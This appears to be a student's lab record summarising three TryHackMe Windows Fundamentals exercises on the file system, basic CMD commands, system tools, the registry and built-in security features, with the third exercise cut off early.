**WINDOWS FUNDAMENTALS 1**

**AN INTRODUCTION TO SYSTEM AND COMMAND-LINE BASICS**

**EXP.NO: 1(a) DATE:21-01-2025**

**AIM:**


To understand and explore the fundamentals of the Windows operating system, including key components such as the file system, command prompt (CMD), task manager, and registry, to build a strong foundation for cybersecurity and system administration. in TryHackMe platform.


**ALGORITHM:**


1. Access the lab in TryHackMe platform using the link below <https://tryhackme.com/r/room/windowsfundamentals1xbx>
2. Click Start a Machine and AttackBox to run the instance of Kali Windows distribution.
3. Solve the task questions start with Windows OS edition and Desktop GUI.
4. Understand the importants of NTFS file system and feature.
5. Learn about Windows folder and environmental variable for windows directory .
6. Learn Local User and Group Management.
7. Learn User Account Control and practice in Virtual Machine.
8. Do Control Panel setting – Network & Internet setting.
9. Learn Task Manager – applications and process running and performance of CPU &RAM.

**OUTPUT:**









# **Understanding the Windows Environment**

* + Overview of Windows OS versions and architecture.
  + File system structure (C:, Program Files, Users).

# **Command-Line Basics (CMD & PowerShell)**

* + Navigating directories (cd, dir).
  + Checking system information (echo %USERNAME%).

# **System Management**

* + Using **Task Manager** to monitor and manage running processes.
  + Using tasklist and taskkill to interact with processes via CMD.

# **Windows Registry Introduction**



* + Exploring the **Registry Editor (regedit)**.
  + Understanding registry hives like HKEY\_LOCAL\_MACHINE and HKEY\_CURRENT\_USER.

# **Basic Networking in Windows**



* + Using commands like ipconfig, ping, and netstat to analyze network configurations.

# **User and Permissions Management**

* + Viewing current users (whoami, net user).
  + Understanding access control and security policies.







**RESULT:**

This experiment provides a **practical introduction** to Windows system fundamentals, enabling to navigate, manage, and analyze system components efficiently.

**WINDOWS FUNDAMENTALS 2**

**EXPLORING WINDOWS SYSTEM TOOLS AND CONFIGURATION**

**EXP.NO: 1(b) DATE: 21-01-2025**

**AIM:**


To explore and understand essential Windows system tools and configurations, including System


Configuration (MSConfig), User Account Control (UAC), Computer Management, System Information, Resource Monitor, Command Prompt, and the Registry Editor.


**ALGORITHM:**


1. Access the lab in TryHackMe platform using the link below- <https://tryhackme.com/r/room/windowsfundamentals2x0x>
2. Click Start a Machine and AttackBox to run the instance of Kali Windows distribution.
3. Solve the task questions start with Windows System Configuration utility with five tabs-General-Boot- Services-Startup-Tools.
4. Go to System Configuration – User Account Control - How to change the UAC setting ?
5. Select System Configuration –Computer Management –System Tools, Storage and Services and Applications.
6. Explore System Information – Hardware Resources –Components – Software Environment – Environment Variables.
7. Explore about Resource Monitor – CPU – Disk – Network – Memory.
8. Learn about Command Prompt - ipconfig – cls – netstat -Full command for Internet Protocol Configuration
9. Learn about Windows Registry –User Profile – Installed Application – Property Sheet Setting \_ Hardware existing –Port Used – Registry Editor (regedit) .

**OUTPUT:**













1. **System Configuration (MSConfig):** Used to manage startup programs and system boot settings.
2. **User Account Control (UAC):** Enhances security by controlling application permissions.
3. **Computer Management:** Provides access to system tools like Task Scheduler, Event Viewer, and Disk Management.
4. **System Information & Resource Monitor:** Helps monitor hardware and software components.
5. **Command Prompt:** A powerful tool for executing system commands and automating tasks.
6. **Registry Editor:** Allows modification of system settings and configurations.







**RESULT:**

This experiment provides an understanding of Windows system administration, performance monitoring, and troubleshooting techniques, which are essential skills for cybersecurity enthusiasts.

**WINDOWS FUNDAMENTALS 3**

**SECURITY AND SYSTEM PROTECTION**

**EXP.NO: 1(c) DATE: 21-01-2025**

**AIM:**

To understand and explore key security features in Windows, including Windows Defender, Firewalls, User




Account Control (UAC), BitLocker, and Windows Updates.


**ALGORITHM:**


